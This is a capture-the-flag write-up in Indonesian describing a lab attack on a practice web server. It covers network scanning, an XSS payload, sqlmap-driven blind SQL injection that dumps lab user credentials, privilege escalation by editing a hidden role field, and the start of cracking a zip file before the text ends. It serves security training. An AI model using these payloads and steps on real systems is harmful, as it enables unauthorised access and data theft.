

CAPTURE THE FLAG

Nama Team: Warunk Java

Engineer: Abdurrohman Al Fathi

Proses scanning dengan nmap secara keseluruhan host pada segment 192.168.56.0/24 untuk mengetahui port mana saja yang terbuka:

Comand: nmap -sV 192.168.56.0/24

```
[root@kali]~[/home/abdurrohman]
# nmap -sV 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 21:48 WIB
Nmap scan report for 192.168.56.1
Host is up (0.00056s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 0A:00:27:00:0B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.100
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:77:CB:6A (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.107
Host is up (0.00066s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.0p1 Ubuntu 1ubuntu8.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.55 ((Ubuntu))
MAC Address: 08:00:27:D2:F9:63 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.56.108
Host is up (0.0000030s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.4p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (4 hosts up) scanned in 26.82 seconds
[root@kali]~[/home/abdurrohman]
#
```


Terdapat 2 host yang aktif, port 80 dan 22:

>192.168.56.108

>192.168.56.107

Dari semua ip yang muncul ketika dicek di search engine ternyata ip web CTF nya terdapat di ip

| >>>192.168.56.107 | <http://192.168.56.107>



Didapati celah pada function track id setelah dimasukan payload(xss script js) ini:


```
<img/src/onerror=prompt(8)>
```

Ketika di inspect dan dibuka di console terdapat flag (XSS) FLAG:

FLAG(Javascript_ezpz)

```
<img/src/onerror=prompt(8)>
Kebijakan Fitur: Melewatkan nama fitur yang tak didukung "autoplay".
This is flag: FLAG(Javascript_ezpz)
undefined
```

Terdapat celah pada menu contact, Kita akan menggunakan metode sql injection parameter Post untuk Memanipulasi data agar kita bisa berkomunikasi Ke dalam databases server pada Web CTF



Tools yang digunakan, SQLmap pada kali linux untuk melakukan sql injection

Command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data
'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan'

--dbs untuk menampilkan databases

```
File Actions Edit View Help
- comment'
[08:21:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)
[08:21:58] [INFO] POST parameter 'email' appears to be 'MySQL >= 5.0.12 AND t
ime-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extendi
ng provided ones (slow and risk of false positives)? [Y/n] Y
[08:21:59] [INFO] testing generic UNION query (NULL) - 1 to 20 columns.
[08:21:58] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[08:21:58] [INFO] checking if the injection point on POST parameter 'email' i
s a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others
(11 any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 131 HTTP(s)
requests:
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: nama=mans&email=mans@gmail.com' AND (SELECT 2836 FROM (SELECT(SL
EERP(5)))avVOX) AND gLNq='gLNq&subject=faster&message=kerusakan
[08:22:14] [INFO] the back-end DBMS is MySQL
[08:22:14] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to optimize value(s) for DBMS delay responses (opti
on: time sec)? [Y/n] Y
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.55
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:22:19] [INFO] fetching database names
[08:22:19] [INFO] fetching number of databases
[08:22:19] [INFO] retrieved:
[08:22:29] [INFO] adjusting time delay to 1 second due to good response times
2
[08:22:29] [INFO] retrieved: information_schema
[08:23:28] [INFO] retrieved: pengiriman
available databases [2]:
[*] information_schema
[*] pengiriman
[08:23:59] [INFO] fetched data logged to text files under '/home/abdurrohman/
.local/share/sqlmap/output/192.168.56.107'
[*] ending @ 08:23:59 /2024-03-01/
```


Terdapat databases :

>information_schema

>pengiriman

Kita akan mencari table yang terdapat di databases pengiriman

command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data
'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan' -D pengiriman --
tables



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:25:34 /2024-03-01/
[08:25:34] [INFO] resuming back-end DBMS 'mysql'
[08:25:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: nama='mans&email='mans@gmail.com' AND (SELECT 2836 FROM (SELECT(SLEEP(5)))aVOX) AND 'gLNa'='gLNa&subject=faster&message=kerusakan
_____
[08:25:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.55
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[08:25:34] [INFO] fetching tables for database: 'pengiriman'
[08:25:34] [INFO] fetching number of tables for database 'pengiriman'
[08:25:34] [WARNING] time-based comparison requires larger statistical model,
please wait..... (done)
[08:25:36] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
2
[08:25:46] [INFO] retrieved:
[08:25:51] [INFO] adjusting time delay to 2 seconds due to good response times
contact_form
[08:27:14] [INFO] retrieved: users
Database: pengiriman
[2 tables]
+-----+
| contact_form |
| users        |
+-----+
[08:27:45] [INFO] fetched data logged to text files under '/home/abdurrohman/.local/share/sqlmap/output/192.168.56.107'
```

Terdapat 2 tabel dari database pengiriman:

>contact_form

>users

Kita akan mencari kolom dari users yang berisi data untuk login admin web CTF


Command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data
'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan' -D pengiriman -T
users --columns

```
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: nama='mans&email='mans@gmail.com' AND (SELECT 2836 FROM (SELECT(SLEEP(5)))aVOX) AND 'gLNq'='gLNq&subject=faster&message=kerusakan

[08:35:30] [INFO] the back-end DBMS is MySQL
[08:35:30] [INFO] web server operating system: Linux Ubuntu
[08:35:30] [INFO] web application technology: Apache 2.4.55
[08:35:30] [INFO] back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[08:35:30] [INFO] fetching columns for table 'users' in database 'pengiriman'
[08:35:30] [WARNING] time-based comparison requires larger statistical model,
[08:35:30] [WARNING] please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[08:35:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
5
[08:35:42] [INFO] retrieved:
[08:35:47] [INFO] adjusting time delay to 1 second due to good response times
id
[08:35:52] [INFO] retrieved: int(11)
[08:36:19] [INFO] retrieved: username
[08:36:42] [INFO] retrieved: varchar(255)
[08:37:20] [INFO] retrieved: email
[08:37:33] [INFO] retrieved: varchar(255)
[08:38:12] [INFO] retrieved: password
[08:38:41] [INFO] retrieved: varchar(255)
[08:39:19] [INFO] retrieved: role_id
[08:39:46] [INFO] retrieved: varchar(255)
Database: pengiriman
Table: users
[5 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| email  | varchar(255) |
| id     | int(11)   |
| password | varchar(255) |
| role_id | varchar(255) |
| username | varchar(255) |
+-----+-----+
[08:40:25] [INFO] fetched data logged to text files under '/home/abdurrohman/.local/share/sqlmap/output/192.168.56.107'
[*] ending @ 08:40:25 /2024-03-01/
———(abdurrohman㉿kali)-[~]
```

Terdapat (email,id ,password,role_id,username) kita akan nge dump data dari table users

Command: sqlmap -u 'http://192.168.56.107/contact.php' --batch --data
'nama=mans&email=mans@gmail.com&subject=faster&message=kerusakan' -D pengiriman -T
users -C email,id,password,role_id,username --dump



```
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: nama=mans&email=mans@gmail.com' AND (SELECT 2836 FROM (SELECT(SLEEP(5)))avox) AND 'gLNq'='gLNq&subject=faster&message=kerusakan

[08:52:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.55
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:52:47] [INFO] fetching entries of column(s) 'email,id,password,role_id,username' for table 'users' in database 'pengiriman'
[08:52:47] [INFO] fetching number of column(s) 'email,id,password,role_id,username' entries for table 'users' in database 'pengiriman'
[08:52:47] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[08:52:49] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
2
[08:52:59] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
a
[08:53:14] [INFO] adjusting time delay to 1 second due to good response times
dmin@zerobyte.id
[08:54:06] [INFO] retrieved: 1
[08:54:08] [INFO] retrieved: NgehekAdminYuk!
[08:55:03] [INFO] retrieved: 1
[08:55:05] [INFO] retrieved: admin
[08:55:20] [INFO] retrieved: suhada@zerobyte.id
[08:56:17] [INFO] retrieved: 2
[08:56:21] [INFO] retrieved: OxshdaxLowUSER!
[08:57:12] [INFO] retrieved: 1
[08:57:14] [INFO] retrieved: suhada
Database: pengiriman
Table: users
[2 entries]
+-----+-----+-----+-----+-----+
| email | id  | password        | role_id | username |
+-----+-----+-----+-----+-----+
| admin@zerobyte.id | 1  | NgehekAdminYuk! | 1       | admin    |
| suhada@zerobyte.id | 2  | OxshdaxLowUSER! | 1       | suhada  |
+-----+-----+-----+-----+-----+
[08:57:31] [INFO] table 'pengiriman.users' dumped to CSV file '/home/abdurrohman/.local/share/sqlmap/output/192.168.56.107/dump/pengiriman/users.csv'
[08:57:31] [INFO] fetched data logged to text files under '/home/abdurrohman/.local/share/sqlmap/output/192.168.56.107'
[*] ending @ 08:57:31 /2024-03-01/
```


Di dapati 2 email login dan password

Email	Password
admin@zerobyte.id	NgehekAdminYuk!
suhada@zerobyte.id	OxshdaxLowUSER!


Lanjut... kita akan login admin web CTF

Supaya halaman admin muncul ketik dibelakang url web CTF /admin/

Dan kita akan masuk dengan email suhada@zerobyte.id sebagai low user



Jika sudah klik login tampilan web akan seperti ini



Terdapat flag pada halaman admin low user:
FLAG:

(SQL INJECTION)

FLAG{0xSQLInjecT!On_Blind})

Lanjut... setelah ini mengubah hak Low user menjadi super user/root pada email suhada untuk mendapatkan file credential.zip. diwebsite CTF ini terdapat celah miskonfigurasi, pada function update role program yang dimana seharusnya low user tidak mendapatkan hak akses super user/root karna memungkinkan untuk user mengganti role

Klik profile setelah itu inspect pada bagian password

Profile page

Username
suhada

Email
suhada@zerabyte.id

Password

Update Profile

Setelah itu masuk ke bagian role_id cari di `value="2"`

Lalu kita ganti dengan `value="1"`

```
<div class="card-body">
  <form action="" class="form-horizontal form-material" method="post">
    <div class="form-group mb-4"></div>
    <div class="form-group mb-4"></div>
    <div class="form-group mb-4">
      <label class="col-md-12 p-0">Password</label>
      <div class="col-md-12 border-bottom p-0">
        <input class="form-control p-0 border-0" name="password" type="password" value="0xshda
xLowUSER!">
        <input name="role_id" type="hidden" value="1"> == $0
      </div>
    </div>
    <div class="form-group mb-4"></div>
  </form>
</div>
<!-- Column -->
<!-- Row -->
<!-- End PAGE Content -->
<!-- ===== -->
<!-- Right sidebar -->
<!-- ===== -->
<!-- .right-sidebar -->
<!-- ===== -->
<!-- End Right sidebar -->
<!-- ===== -->
```

Lalu update profile pada halaman login admin

The screenshot shows the Ample Admin profile page. On the left sidebar, there are links for Dashboard, Profile, and Files, with Logout at the bottom. The main content area has a header "Profile page" and a profile picture of a man named suhada. Below the picture, the email suhada@zerobyte.id is displayed. To the right, there are fields for Username (suhada), Email (suhada@zerobyte.id), and Password (redacted). A green "Update Profile" button is at the bottom. The top right corner shows a user icon and the email suhada@zerobyte.id. A search bar is at the top center.

Klik pada menu Files


The screenshot shows the Ample Admin Files page. The sidebar has links for Dashboard, Profile, and Files, with Logout at the bottom. The main content area has a header "Files" and a message "Congrats! Anda berhasil melakukan Privilege Escalation (Broken Access Control)". Below it, a table lists a file named "Credentials.zip". The table has columns for #, Name, and Action. The "Action" column for the first row contains a blue "Download" link. To the right of the main content is a vertical sidebar with icons for search, user, files, and more. The bottom right corner shows a gear icon. A copyright notice "2021 © Ample Admin brought to you by wrappixel.com" is at the bottom center.

Terdapat flag pada halaman admin di menu Files

(Privilage Escalation/Broken Access Control) FLAG:

FLAG{0xPr!vilege3scala7ion_BAC}

Lalu kita akan membuka file credential.zip untuk SSH kedalam server dengan keadaan terkunci



Selanjutnya kita akan membypass filenya dengan kali linux tools john, kita download dulu filenya di kali linux dan di jadikan hash filenya dengan command:

Wget http://192.168.56.107/admin/dashboard/Files_Backup2024/Credentials.zip (download)

zip2john Credentials.zip > zip.hash (converter file)

```
(root㉿kali)-[~/home/abdurrohman]
# wget http://192.168.56.107/admin/dashboard/Files_Backup2024/Credentials.zip
--2024-03-01 14:30:19-- http://192.168.56.107/admin/dashboard/Files_Backup2024/Credentials.zip
Connecting to 192.168.56.107:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 366 [application/zip]
Saving to: 'Credentials.zip'

Credentials.zip          100%[=====]   366  --.-KB/s    in 0s

2024-03-01 14:30:19 (28.3 MB/s) - 'Credentials.zip' saved [366/366]

(root㉿kali)-[~/home/abdurrohman]
zip2john Credentials.zip > zip.hash
